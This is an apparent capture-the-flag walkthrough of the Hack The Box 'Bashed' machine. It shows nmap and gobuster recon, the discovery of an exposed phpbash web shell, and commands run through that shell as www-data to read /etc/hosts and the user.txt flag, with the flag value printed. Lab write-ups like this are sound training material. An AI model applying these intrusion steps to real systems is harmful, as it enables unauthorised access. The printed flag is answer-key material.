Huot Linna

mission

user.txt

root.txt


Bashed Machine

1. **connect to hack the box**

sudo openvpn LinHvc.ovpm *(file name)*

2. **Scan port open/ timing(aggressive scan)/ version of the service running on port**


nmap –T4 –sV –v 10.10.10.68



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn LinHvc.ovpn
[sudo] password for kali:
2021-07-02 14:16:07 WARNING: Compression for receiving enabled. C
ompression has been used in the past to break encryption. Sent pa
ckets are not compressed unless "allow-compression yes" is also s
et.
2021-07-02 14:16:07 DEPRECATED OPTION: --cipher set to 'AES-128-C
BC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Futu
re OpenVPN version will ignore --cipher for cipher negotiations.
Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-C
BC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warn
ing.
2021-07-02 14:16:07 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenS
SL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Ma
y 14 2021
2021-07-02 14:16:07 library versions: OpenSSL 1.1.1k  25 Mar 2021
, LZO 2.10
2021-07-02 14:16:07 Outgoing Control Channel Authentication: Usin
g 256 bit message hash 'SHA256' for HMAC authentication
2021-07-02 14:16:07 Incoming Control Channel Authentication: Usin
g 256 bit message hash 'SHA256' for HMAC authentication
2021-07-02 14:16:07 TCP/UDP: Preserving recently used remote addr
ess: [AF_INET]185.77.152.119:1337
2021-07-02 14:16:07 Socket Buffers: R=[212992->212992] S=[212992-
>212992]
2021-07-02 14:16:07 UDP link local: (not bound)
2021-07-02 14:16:07 UDP link remote: [AF_INET]185.77.152.119:1337
2021-07-02 14:16:08 TLS: Initial packet from [AF_INET]185.77.152.
119:1337, sid=2d86eeda 11bc969f
2021-07-02 14:16:09 VERIFY OK: depth=1, C=UK, ST=City, L=London,
O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackt
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -T4 -sV -v 10.10.10.68
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 14:34 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 14:34
Scanning 10.10.10.68 [2 ports]
Completed Ping Scan at 14:34, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:34
Completed Parallel DNS resolution of 1 host. at 14:34, 0.01s elapsed
Initiating Connect Scan at 14:34
Scanning 10.10.10.68 [1000 ports]
Discovered open port 80/tcp on 10.10.10.68
Increasing send delay for 10.10.10.68 from 0 to 5 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.10.68 from 5 to 10 due to max_successful_tryno increase to 6
Completed Connect Scan at 14:34, 39.19s elapsed (1000 total ports)
Initiating Service scan at 14:34
Scanning 1 service on 10.10.10.68
Completed Service scan at 14:34, 7.41s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.68.
Initiating NSE at 14:34
Completed NSE at 14:34, 1.78s elapsed
Initiating NSE at 14:34
Completed NSE at 14:34, 1.25s elapsed
Nmap scan report for 10.10.10.68
Host is up (0.29s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

Read data files from: /usr/bin/../share/nmap
```

3. go to server 10.10.10.68



10.10.10.68

DEVELOPMENT · DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

phpbash


DEVELOPMENT · DECEMBER 4, 2017

LOAD MORE ENTRIES

Nth special here

4. Finding hidden directory /link of website(find route)


gobuster dir –u http://10.10.10.68 –w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medi
um.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/07/02 15:51:23 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
Progress: 14512 / 220561 (6.58%)
```

It's here

5. go to server 10.10.10.68/dev




Index of /dev

```
Name                 Last modified     Size Description
Parent Directory                        -
phpbash.min.php      2017-12-04 12:21  4.6K
phpbash.php          2017-11-30 23:56  8.1K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

found here

6. Look at phpbash.php




```
www-data@bashed:/var/www/html/dev# hostname
bashed

www-data@bashed:/var/www/html/dev#
```

2

1 input : hostname

7.


- **1. cat/ect/host; whoami**
- **2. pwd**




```
www-data@bashed:/var/www/html/dev# hostname
bashed
www-data@bashed:/var/www/html/dev# cat/etc/hosts; whoami
www-data
www-data@bashed:/var/www/html/dev# pw
sh: 1: pw: not found
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev



www-data@bashed:/var/www/html/dev#
```

8.

- **1. cd ../../../**
- **2.ls**
- **3.cd home**
- **4.ls**
- **5.cd arrexel**
- **6.ls**
- **7. cat user**



```
www-data@bashed:/var/www/html/dev# cd ../../../
www-data@bashed:/var# ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www


www-data:/var# |
```



```
www-data@bashed:/var# cd home
www-data@bashed:/var# cd ..
www-data@bashed:/# cd ../
www-data@bashed:/# cd home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
www-data:/home/arrexel# 
```

Mission complete on user.txt